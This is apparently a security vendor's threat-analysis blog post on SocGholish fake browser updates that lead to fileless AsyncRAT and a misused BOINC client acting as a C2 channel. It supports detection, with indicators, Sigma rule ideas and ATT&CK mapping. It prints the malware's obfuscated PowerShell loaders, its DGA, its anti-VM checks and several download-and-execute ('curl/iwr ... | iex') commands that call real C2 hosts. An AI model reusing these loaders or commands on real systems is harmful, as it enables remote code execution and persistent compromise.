

Partner Login

Search 



Platform Solutions Why Huntress Resources About [Free Trial](#)

 Home > Blog > Fake Browser Updates Lead to BOINC Volunteer Computing Software


July 17, 2024

Fake Browser Updates Lead to BOINC Volunteer Computing Software

By:  Matt Anderson  Alden Schmidt  Greg Linares

Beginning on July 4, 2024, Huntress observed new behaviors in conjunction with malware typically called [SocGholish](#) or [FakeUpdates](#). This is a large malware group, with a number of new campaigns and similar malware emerging over the past couple of years. Huntress has written about [SocGholish](#) previously, and many of these same behaviors haven't changed. The infections typically begin as a result of a user visiting a compromised website, which results in a fake browser update prompt to the user. Downloading and launching the update executes malicious code that typically downloads more malware to the host. In past SocGholish infections, this has led to the installation of one of several common [RATs](#) (such as AsyncRAT or NetSupport RAT) that provide Command and Control connection to the infected host. In recent infections, some additional files and scripts were executed that varied from the normal behaviors.

Infection Chain



Initial Access

As is typically the case with SocGholish infections, a malicious Javascript file is responsible for

Categories

Threat Analysis

See Huntress in action

Our platform combines a suite of powerful managed detection and response tools for endpoints and Microsoft 365 identities, science-backed security awareness training, and the expertise of our 24/7 Security Operations Center (SOC).

[Book a Demo](#)

Share    

The PowerShell loaders are all heavily obfuscated, with most strings being stored as character arrays that are later reassembled. The scripts used to install BOINC aren't only unobfuscated but also contain comments from the author--a welcome treat!

Fileless AsyncRAT Installation

Stage 1:

There isn't much to this stage, it attempts an AMSI bypass using a technique detailed in a blog post by MDsec. Then, it makes a curl request to pull down the next stage.

```
1 # Create the seed for the DGA
2 $random = New-Object System.Random([int](((Get-Date).DayOfYear + 3) / 7) + 2024) * 8842)
3 $domain = ""
4
5 # Generate the C2 URL using the seed
6 for ($i = 0; $i -lt 15; $i++) {
7     $domain += "abcdefghijklmnopqrstuvwxyz"[$random.Next(0, 14)]
8 }
9
10 # Construct
11 $stage2_url = "http://" + $domain + ".top/" + $domain[0..1] -join "" + "zio" + $domain[5..6] -join ""
12
13 # Download the next stage and run it
14 $webclient_obj = (New-Object System.Net.WebClient).DownloadString($stage2_url)
15 Invoke-Expression $webclient_obj
```

stage1 hosted with ❤ by GitHub

[view raw](#)

Stage 2:

This portion of the chain is responsible for decoding, decrypting, and decompressing Stage 3 of the PowerShell loader. This technique is used several times throughout the various PowerShell stages with different XOR keys.

1. Decode the Base64 string
2. XOR the bytes with the key "**bj3rtga4myi5**"
3. Decompress the contents using gzip
4. Run the result using IEX

```
1 $asciiEncoding = [system.text.encoding]::ascii
2
3 function DecryptAndDecompressStage3 {
4     param ( $encodedString )
5
6     $decodedBytes = [system.convert]::FromBase64String($encodedString)
7     $key = $asciiEncoding.GetBytes("bj3rtga4myi5")
8     $decryptedBytes = @()
9
10    for ($i = 0; $i -lt $decodedBytes.length; ) {
11        for ($j = 0; $j -lt $keyBytes.length; $j++) {
12            $decryptedBytes += $decodedBytes[$i] -bxor $key[$j]
13            $i++
14            if ($i -ge $decodedBytes.Length) {
15                break
16            }
17        }
18    }
19
20    $memoryStream = New-Object System.IO.MemoryStream (,$decryptedBytes)
21    $outputStream = New-Object System.IO.MemoryStream
```

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)

23

stage2-decoding-function hosted with ❤ by GitHub

[view raw](#)

The following CyberChef recipe can be used to replicate the functionality, revealing the contents of Stage 3.

```

global:bjyozlsw=$executioncontext;$ydgqkuc=(Get-MpComputerStatus).($global:bjyozlsw
.($system.String):new(@((-3918+(5357-1334),(9219-(58579979/(12708-(5393-
(7035756/(59915352/(1834+5694))))))),(-5866+5984),(1457-(7064-5718),(-1317+1424),(5402-
(9706131/1831)),(-4453+(6186-1634)),(1673-1562),(-1877+1986),(746-(3287557/5161)),(6194-(5657-
(-173+613)),(10322-10212),(4751-(42268288/(87072128/(861+970)))))).([char[]]@{(-66+167),
(326520/2721),(177520/1585),(-780+(6182-(4822+483))),((66990-(8511+9120)),(2705-(23838355/9151)),
(-1779+(-8222+10116)),(383844/(6162-2853)),(813276/(12004-4870)),(-3458-
(29950578/(79672068/9478)),(7185-(9928-2853)),(426420/(3313+827))),(-join ''))(
[$system.String]:new(@( (8938-(1917-(-5338+8390))),(-7999+(7507+(5724617/(4930+4501)))),(7596-
(20877800/2780)),(8119-(224+(-931+(2180250/(9834-(3080+6504))))), (2936-(1666+1156)),
(956304/(7057+1187)),(-9990+10107),(-951+(-283+1331)),(924804/8563),(107954/(-5114+6516)),(9886-
(17796-8007)),(-1305+1404),(-9911+10015),(729960/6952),(468490/4259),(-5932+6033))))))-
switch($true){
    {$ydgqkuc -eq $true} {$lbuzgcrjsh+= ((89357083364-(-274+4659))-(9043-6487)); break; }
    {$ydgqkuc -eq ((14164-(37188975/3747))-(8402-(6948888/1668)))} {$lbuzgcrjsh+= ((34004636784-
1842)+(20623401/3447)); break; }
    {$ydgqkuc -eq $false} {$lbuzgcrjsh+= ((46369455097+(13117-(698+(17748661/6323)))-(
(36798440/(13805-(31009776/4502)))+((60583818/4902)-(30995200/3200))))}; break; }
}
}
$steawojpuvqil = (get-wmiobject "Win32_VideoController") | select-object "AdapterDActype"
switch ($true){
    { $steawojpuvqil -match "Intel" -or $steawojpuvqil -match "SeaBIOS" } {
        $lbuzgcrjsh += 48523965806
        break
    }
    { $steawojpuvqil -match "Internal" -or $steawojpuvqil -match "Integrated" } {
        $lbuzgcrjsh += 858682778
        break
    }
    { $steawojpuvqil.length -le 3 } {

```

Figure 1: CyberChef recipe to decode the obfuscated AsyncRAT PowerShell commands.

Stage 3:

This stage primarily revolves around Anti-VM functionality. It makes use of several well-known techniques to build up a "VM threshold" score that's submitted as a parameter in the cURL request to get to the next stage.

```

1 $global:bjyozlsw = $executioncontext
2 $ydgqkuc = (get-mpcomputerstatus).IsVirtualMachine"
3 switch ($true){
4     { $ydgqkuc -eq $true } {
5         $lbuzgcrjsh += 89357076423
6         break
7     }
8     { $ydgqkuc -eq 3 } {
9         $lbuzgcrjsh += 34004640925
10        break
11    }
12    { $ydgqkuc -eq $false } {
13        $lbuzgcrjsh += 46369456716
14        break
15    }
16 }
17 $steawojpuvqil = (get-wmiobject "Win32_VideoController") | select-object "AdapterDActype"
18 switch ($true){
19     { $steawojpuvqil -match "Intel" -or $steawojpuvqil -match "SeaBIOS" } {
20         $lbuzgcrjsh += 48523965806
21         break
22     }
23     { $steawojpuvqil -match "Internal" -or $steawojpuvqil -match "Integrated" } {
24         $lbuzgcrjsh += 858682778
25         break
26     }
27     { $steawojpuvqil.length -le 3 } {

```

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)[Decline](#)

```
34     { $vwdxbsgrwk -like "VBOX" } {
35         $lbuuzgcrjsh += 85326496687
36         break
37     }
38     { $vwdxbsgrwk -like "*VMWVM*" } {
39         $lbuuzgcrjsh += 37190077678
40         break
41     }
42     { $vwdxbsgrwk -like "DEV_VMBUS" } {
43         $lbuuzgcrjsh += 48327675524
44         break
45     }
46     { $vwdxbsgrwk -like "*VMWARE*" } {
47         $lbuuzgcrjsh += 59817531631
48         break
49     }
50 }
51
52 $lbuuzgcrjsh += 386633230
53 $lbuuzgcrjsh += 320833415
54 $lbuuzgcrjsh += 537410027
```

stage3 hosted with ❤ by GitHub

[view raw](#)

It then makes use of the same Domain Generation Algorithm (DGA) used in previous stages to make a cURL request to fetch the final stage.

```
1 $nyiprvqdbxcw = new-object System.Random([int](((get-date).dayofyear + 3)/7) + 2024) * 8842)
2 for ($zhwvcnb = 0;$zhwvcnb -lt 15;$zhwvcnb++) {
3     $adqopnkjz += "abcdefghijklmnopqrstuvwxyz"[${nyiprvqdbxcw.next(0, 14)}]
4 }
5 $ea5npqrct2w94d8 = $adqopnkjz + ".top"
6 $w21sb73c9azh54j=-join ((48..57) + (97..122) | Get-Random -Count 10| % {[char]$_.})
7 $1xmzd28jk5elua3=-join ((48..57) + (97..122) | Get-Random -Count 5 | % {[char]$_.})
8 $sny3zg257i18aqc=" $($w21sb73c9azh54j)$($findom)";
9 $global:block=(curl -useb "http[:]//$ea5npqrct2w94d8/$sny3zg257i18aqc.php?id=$env:computername&key=$1xmzd28jk5elua3")
10 iex $global:block
```

download-final hosted with ❤ by GitHub

[view raw](#)

Final Payload:

The final payload is a similarly obfuscated version of AsyncRAT, which reaches out to a C2 server at **galyo3wu78v48hh[.]top**.

The domains used here were registered recently to a registrar of "NICENIC INTERNATIONAL GROUP Co., Limited" and a registrant country of South Africa. This is a very similar network infrastructure to that noted by [AT&T Alien Labs](#) in January 2024 used by an adversary to install AsyncRAT.

Figure 2: The domain used in this case for initial payloads

Figure 3: The domain used by the final AsyncRAT payload.

Using [Validin](#), we can clearly see the changes in the current C2 domain over time as a result of the DGA.

Figure 4: Validin visualization of C2 infrastructure over time.

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)

The PowerShell WebRequest (using the "cURL" alias) in Stage 3 results in a number of files dropped to disk. The script then removes some indicators and then creates a scheduled task that executes a suspicious file from the %appdata% directory.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c curl -useb  
216.245.184[.]105/1.php?s=boicn| iex
```

Figure 5: Output from malicious PowerShell commands that creates a scheduled task.

Reviewing PowerShell Operational Event Logs (**ID 4104**), with ScriptBlock Logging enabled on the host, reveals the script executed from the previous command. From here we can find out exactly what occurred on the host by examining the script.

It creates a list of directory names and randomly chooses one of them to use on the host (using Get-Random PowerShell cmdlet, which utilizes numbers from 0 to [Int32]::MaxValue). Then it sets the full path and creates the directory.

It creates a list of possible names to use to name an executable file (with one possibility being to use none of these options, which would result in just .exe as the file name).

It then removes the script that was dropped (downloaded as a result of the PS IWR command) and creates a file name for a ZIP file that gets downloaded and writes contents to the file.

It decompresses a ZIP file that was written to the host, deletes the ZIP file, and renames a file called BOINC.exe to a randomly selected name from the list created previously.

It creates the Scheduled Task that'll execute BOINC using one of the names defined here.

Figure 6: Strings from the process memory of PowerShell showing the Scheduled Task creation.

The task, with its actual name, as created by the script, is run on the host.

```
"C:\Windows\system32\schtasks.exe" /run /tn System_Health_Service_790926033
```

It creates a registry value.

This is a unique misspelling of the word "Experience" that's been used in the past in conjunction with the name of a registry run key used to store an often renamed version of NetSupport, used maliciously as C2. The registry key created here is just a simple Value containing only the number "1". This may be used to mark the host as infected.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-
```

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)

While much of this activity is not new to SocGholish malware, the use of the software BOINC in the scheduled tasks is relatively unusual. [BOINC](#) is an open source software that can be found on [GitHub](#). The readme file in the project describes it as "a software platform for 'volunteer computing': large-scale distributed high-throughput computing using volunteered home computers and other resources."

Figure 7: BOINC website: Mission statement with Join and Download options

BOINC facilitates connection to a remote server that can collect information and send tasks to the host for execution. The intention is to use "donated" computer resources to contribute to the work of various legitimate science projects. It's similar to a cryptocurrency miner in that way (using computer resources to do work), and it's actually designed to reward users with a specific type of cryptocurrency called [Gridcoin](#), designed for this purpose.

Figure 8: Gridcoin logo

Figure 9: Gridcoin website with link to the BOINC project

Typical use of BOINC would include selecting legitimate projects from official servers (like [Rosetta@home](#)) and receiving and completing these tasks along with the Gridcoin rewards (offered only for completing legitimate, official tasks for real BOINC projects, according to an admin's post on the forums).

These malicious installations of BOINC come configured to connect not to one of the legitimate BOINC servers but instead to a look-a-like server such as [Rosettahome \[. \] top](#). From a malicious server, host data can be collected, files can be transferred, and any number of tasks can be sent down to the hosts and executed. So basically it can operate as a C2--one that looks like it's used to donate to science but instead is used by threat actors. These host connections could be sold off as initial access vectors to be used by other actors and potentially used to execute ransomware. So far, Huntress hasn't observed any malicious activities or tasks being executed by the infected hosts.

The BOINC Project Administrators and community are aware of the ongoing misuse of the software, as forum [posts](#) going back to June 26, 2024 mention the same TTPs observed by Huntress. We also reached out to the BOINC Project to let them know we have also been observing and tracking these behaviors.

Figure 10: Initial forum post from a Project Administrator about the software being used maliciously.

Figure 11: Summary post of the details that BOINC was aware of the unauthorized use of the software that was being reported.

The same behaviors observed by the user on the forum were also observed by Huntress, down to the same file paths, server domains, and even file names for the BOINC client that was used. A recent [OTX pulse](#) created on July 12, 2024 also shows many of the same domains, IP addresses, files, and TTPs observed by Huntress.

- Malicious software is installed as a service
- Copies of BOINC are downloaded to the `C:\USERNAME\AppData\Roaming` folder and to

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)

We observed active connections from **trustedinstaller.exe** (renamed BOINC) to **104.238.34[.]204** on one of the hosts. This was one of two similar malicious BOINC servers, with one of them containing over 8,000 active connections.

Server initialization is recorded in the project status page, so we can see that **RosettaHome[.]top** was started on June 15, 2024 at 13:58:29 UTC.

Figure 12: A host name "rosettatest" shown connected to the server.

Another server at **rosettahome[.]cn** was started at the exact same time.

Both hosts attempted to obscure and hide user statistics by removing **/rosettahome/about.php**. However, they both retained the alternative lookup methods:

/rosettahome/show_user.php?userid=<ID>

and

/rosettahome/hosts_users.php.

Enumeration of projects is still possible via these pages.

Using these exposed client lists, we're able to determine the total machines connected to each of these C2 servers over time:

8,453 clients connected to **rosettahome[.]cn** as of 12:45PM PST on July 15, 2024:

Figure 13: Hosts connected to the first malicious BOINC server shown from in the Server Admin site.

1,579 clients connected to **rosettahome[.]top** as of 12:45PM PST on July 15, 2024:

Figure 14: Hosts connected to the second malicious BOINC server observed.

Interestingly, as of 12:58PM PST on July 15, both servers we observed showed no tasks had been executed on the hosts, meaning that no functionality of the BOINC communication protocols, such as tasks or computing, appeared to have ever been issued.

Figure 15: Malicious server Project Status page.

Figure 16: Second malicious server Project Status page.

Both domains used for these servers were recently created:

Figure 17: WHOIS info for rosettahome[.]top

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)

The files seen communicating to the domain are related to the BOINC software (these XML files are part of the standard BOINC configuration).

Figure 20: VirusTotal showing files connecting to the malicious domain.

The motivation and intent of the threat actor by loading this software onto infected hosts isn't clear at this point. We don't have clear evidence that any additional malware has been loaded in the cases we've seen. It's possible to load additional software both during the installation of BOINC and as tasks from the remote BOINC servers, but we haven't observed either occurring (our ability to investigate and collect artifacts was often limited as the hosts were taken offline post-infection or remediated). Infected clients actively connecting to malicious BOINC servers present a fairly high risk, as there's potential for a motivated threat actor to misuse this connection and execute any number of malicious commands or software on the host to further escalate privileges or move laterally through a network and compromise an entire domain.

Persistence

Scheduled tasks were created at several points in the infection. As a result of the AsyncRAT, scheduled tasks were created to maintain a connection to the C2.

ASYNC RAT Scheduled Task:

```
"command_with_args": "conhost --headless powershell .$(([char](9268-9163)+'e
"description": "Maintenance task",
"name": "Get-PhysicalExtentAssociation_QoS",
"task_file": "C:\\Windows\\System32\\Tasks\\Get-PhysicalExtentAssociation_Q
```

BOINC Scheduled Task:

```
"command_with_args": "C:\\Users\\<redacted>\\AppData\\Roaming\\EULA Updater
"name": "CleanUpMgrTask_1322139014",
"task_file": "C:\\Windows\\System32\\Tasks\\CleanUpMgrTask_1322139014",
"working_directory": "C:\\Users\\<redacted>\\AppData\\Roaming\\EULA Update
```

Scheduled Task Name (Base64 encoded command to disable some internet/firewall settings):

Google_Maintenance_Worker

Scheduled Task Name (AsyncRAT):

Get-PhysicalExtentAssociation_QoS

Scheduled Task Names (BOINC client):

MozillaUpdateService_[0-9]{1,10}

Google_Maintenance_[0-9]{1,10}

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

Associated Malware Families

There's a growing number of campaigns and malware with overlapping techniques, especially using fake browser updates as the initial access method. The TTPs observed here overlap most closely with SocGholish, which is most known for using the initial malicious file called `update.js` as opposed to other naming conventions used by similar malware that include version numbers or the word "installer" or the name of a specific browser in the file name. Some of the follow-up activities, such as the installation of AsyncRAT also follow most closely with SocGholish. Palo Alto's Unit42 observed similar TTPs in February 2024, including the use of a similarly named `.log` file (containing the obfuscated AsyncRAT PowerShell) called by a headless `conhost.exe` command in a scheduled task, and similarly named C2 domain names created by DGA.

Behaviors Overlapping with SocGholish/FakeUpdates

- Initial Access method (`update.js` Fake Browser Update)
- Top-level domain (`.top`)
- PowerShell WebRequest to download `.svg` file
- Installing AsyncRAT (via the `.svg` file download)
- Defender Alert on the `update.js` file

Figure 21: Microsoft Defender Detection for FakeUpdates

Behaviors Overlapping with AsyncRAT

- PowerShell download using `.log` file containing obfuscated code
- PowerShell commands from headless `conhost.exe`
- Persistence executing PowerShell commands
- C2 server using DGA domains ending in `.top`

The behaviors and indicators observed were consistent with previously seen methods for using fileless AsyncRAT (as opposed to the C# binary version) executed by PowerShell. The specific method for persistence (using Conhost commands in scheduled tasks) is also consistent with previously observed AsyncRAT. The domains we observed were similar to those noted by others as being used with AsyncRAT.

Detection Opportunities

The use of well-known, typical malware families such as SocGholish and AsyncRAT together provides excellent opportunities to detect and track behaviors of these families (or similar malware). This makes it much easier to identify new tactics being used. When one behavior changes, the other likely hasn't changed. So you can explore the detections that were created to find new behaviors that varied from the usual and potentially weren't detected. This is what happened in this case. Familiar and consistent behaviors led to uncovering some new behaviors that can be detected in the future as well.

Detection Opportunity #1: Execution of BOINC

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)

Sigma Rule - Potential BOINC Software Execution

YARA Rule - BOINC Software Signature

Much more rare than using **BOINC.exe** legitimately would be the use of the BOINC client software that has been renamed to something else. There are a number of methods that could be used to detect this behavior in this attack:

- **Process creation** using **BOINC.exe** (Original File Name) with a process name other than **BOINC.exe**
- **Windows PowerShell Event Log ID 4104** (with ScriptBlock logging enabled) that contains the string: **rename-item "boinc.exe"** as seen in the malicious script used in this attack

Sigma Rule - Renamed BOINC

Monitor for a **Scheduled Task** that executes **BOINC.exe** (especially out of directories other than **C:\Program Files**). This task was created using a heavily obfuscated PowerShell script (which was removed from the host immediately). This would be difficult to detect through process command line data alone. The script did contain interesting strings (found in de-obfuscated form in the 4104 PowerShell Operational Event Logs) that could be interesting to hunt for, such as using predefined variables in the commands to create the task itself.

```
Register-ScheduledTask -Action $Action -Trigger $Trigger -TaskName  
"$tasknm" -Settings $Settings;  
Schtasks.exe /r /tn "$taskm"
```

Windows Security Event ID 4698 monitors Scheduled Task creation. Monitor these events for any suspicious new tasks in your environment that may execute software from suspicious new locations, such as subdirectories under **%appdata%** directory.

Detection Opportunity #2: Suspicious PowerShell

Monitor for web traffic and process data (especially PowerShell downloads and Web-Requests) reaching out to suspicious **.top** domains (likely created by a Domain Generation Algorithm) and investigate the source for possible SocGholish or AsyncRAT malware.

In this infection, and commonly observed in AsyncRAT commands and scheduled tasks, we observed the use of **conhost.exe** with the **--headless** parameter to execute PowerShell commands (which made connections to the C2 server). While **conhost.exe** is sometimes run this way by legitimate software, it's not typically used to execute PowerShell.

Sigma Rule - PowerShell from Headless Conhost

Detection Opportunity #3: Suspicious Process

Name

The PowerShell script used to download BOINC to the host also renamed the executable file from a list of names and a command to randomly choose a name from the list. This process included an option to not use a name at all, and we observed the BOINC software running as a process with no process name at all. The process name was simply **.exe**. While in rare cases this may be used legitimately, it should be rare. We recommend investigating any process with no file name (just a file extension and file path).

Sigma Rule - Process with No Name

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)

IP	Domain	Usage
64.7.199[.]144	rosetta[.]top	Malicious BOINC Server
104.238.34[.]204	rosetta[.]top	Malicious BOINC Server
104.200.73[.]68	rosetta[.]cn	Malicious BOINC Server
216.245.184[.]105	rzegzwre[.]top	C2 Server
64.94.84[.]200	klmnnilmahlkcje[.]top	C2 Server
5.161.214[.]209	ga1yo3wu78v48hh[.]top	C2 Server

File Indicators

File	Hash
(Renamed BOINC.exe) Securityhealthservice.exe, Trustedinstaller.exe, Gupdate.exe, ghost.exe, .exe	91e405e8a527023fb8696624e70498ae8366 0fe6757cef4871ce9bcc659264d3
update.js	4716011ca9325480069bffeb2bbe0629fec6e 5f69746f2e47f0a6894f2858c0b
update.js	380bd5f097b8501618cf8b312d68e97b3220 c31172f82973fce3084157caa15e
Disable-NetAdapterPacketDirect.log	c5bfe4ddcf576b432f4e6ccce10dd3d219ee 5f54497e0cc903671783924414a6
Get-PhysicalExtentAssociation_QoS.log	01a8aeb0b350a1325c86c69722affd410ff88 6881a405743e1adb23538eff119

Observables

Initial Access (several stages):

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w h -c "iwr -usebasicparsing http://rzegzwre.top/f23.svg | iex"  
  
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c curl -useb 216.245.184.105/1.php?s=boicn| iex
```

Discovery Command:

```
"C:\Windows\system32\net.exe" localgroup Administrators
```

Command and Control:

```
"C:\\Windows\\System32\\conhost.EXE" --headless powershell .(-join (0..16|
```

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)

```
"netsh.exe" firewall add allowedprogram C:\Program  
Files\SentinelOne\Sentinel Agent 23.2.3.358\SentinelDotNetFx.dll  
SystemUpdate ENABLE  
  
"C:\Windows\system32\conhost.EXE" --headless powershell -ep bypass  
AzureGet-SmbSession  
  
"C:\WINDOWS\system32\conhost.EXE" --headless powershell -ep bypass  
AzureRemove-NetEventSession
```

These commands don't appear in Microsoft's Official Azure PowerShell documentation for 12, 11, or Azure 10 PowerShell. They could potentially be an alias to the Get-SMBSession and Remove-NetEventSession commands based on the name.

Get-SmbSession - This retrieves information about the Server Message Block (SMB) sessions that are currently established between the SMB server and the associated clients. This could be used to discover other network systems and facilitate potential lateral movement.

Remove-NetEventSession - This is to reset the network connection and stop logging of network events on that interface.

MITRE ATT&CK Mapping

Tactic	Technique ID	Technique Name	Description
Execution	T1059	Command and Scripting Interpreter	Powershell used to download payload
	T1059.001	Powershell	Executed powershell scripts and commands
	T1059.003	Windows Command Shell	Used headless conhost.exe to launch BOINC
Persistence	T1053.005	Scheduled Task	Created Scheduled Tasks to execute the Async RAT payload Created scheduled Tasks to execute BOINC software
Defense evasion	T1027	Obfuscated Files or Information	Used obfuscated javascript file
	T1027.010	Command Obfuscation	Used obfuscated powershell commands
	T1112	Modify Registry	Added value to registry key
	T1036.004	Masquerading: Masquerade Task or Service	Masqueraded as legitimate Windows services/tasks. Masqueraded as Mozilla and Google-related tasks.
	T1070.004	File Removal	Removed zip file that was downloaded with

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)

Discovery	T1082	System Information Discovery	Ran command to discover members of the local administrators group
C&C	T1071.001	Application Layer Protocol: Web Protocols	Async RAT C2 communication BOINC software communication to server
	T1105	Tool Ingress	Download BOINC Software

You Might Also Like

Silencing the EDR Silencers

[Learn More](#)

Critical RCE Vulnerability Affecting a Java Logging Package

Our team is currently investigating CVE-2021-44228, a critical vulnerability that's affecting a Java logging package.

[Learn More](#)

Unraveling a Reverse Shell with Huntress Managed EDR

[Learn More](#)

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)

Platform	Solutions	Why Huntress?	Resources	About
Huntress Managed Security Platform	Phishing	Managed Service Providers	Resource Center	Our Company
Managed EDR	Compliance	Value Added Resellers	Blog	Leadership
Managed EDR for macOS	Solutions by Topic	Business & IT Teams	Upcoming Events	News & Press
MDR for Microsoft 365	Business Email Compromise	24/7 SOC	Support Documentation	Careers
Managed SIEM	Healthcare	Case Studies		Contact Us
Managed Security Awareness Training	Manufacturing			
Book A Demo	Education			
	Finance			

© 2024 Huntress All Rights Reserved.

[Privacy Policy](#) | [Cookie Policy](#) | [Terms of Use](#)

[Free Trial](#)

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)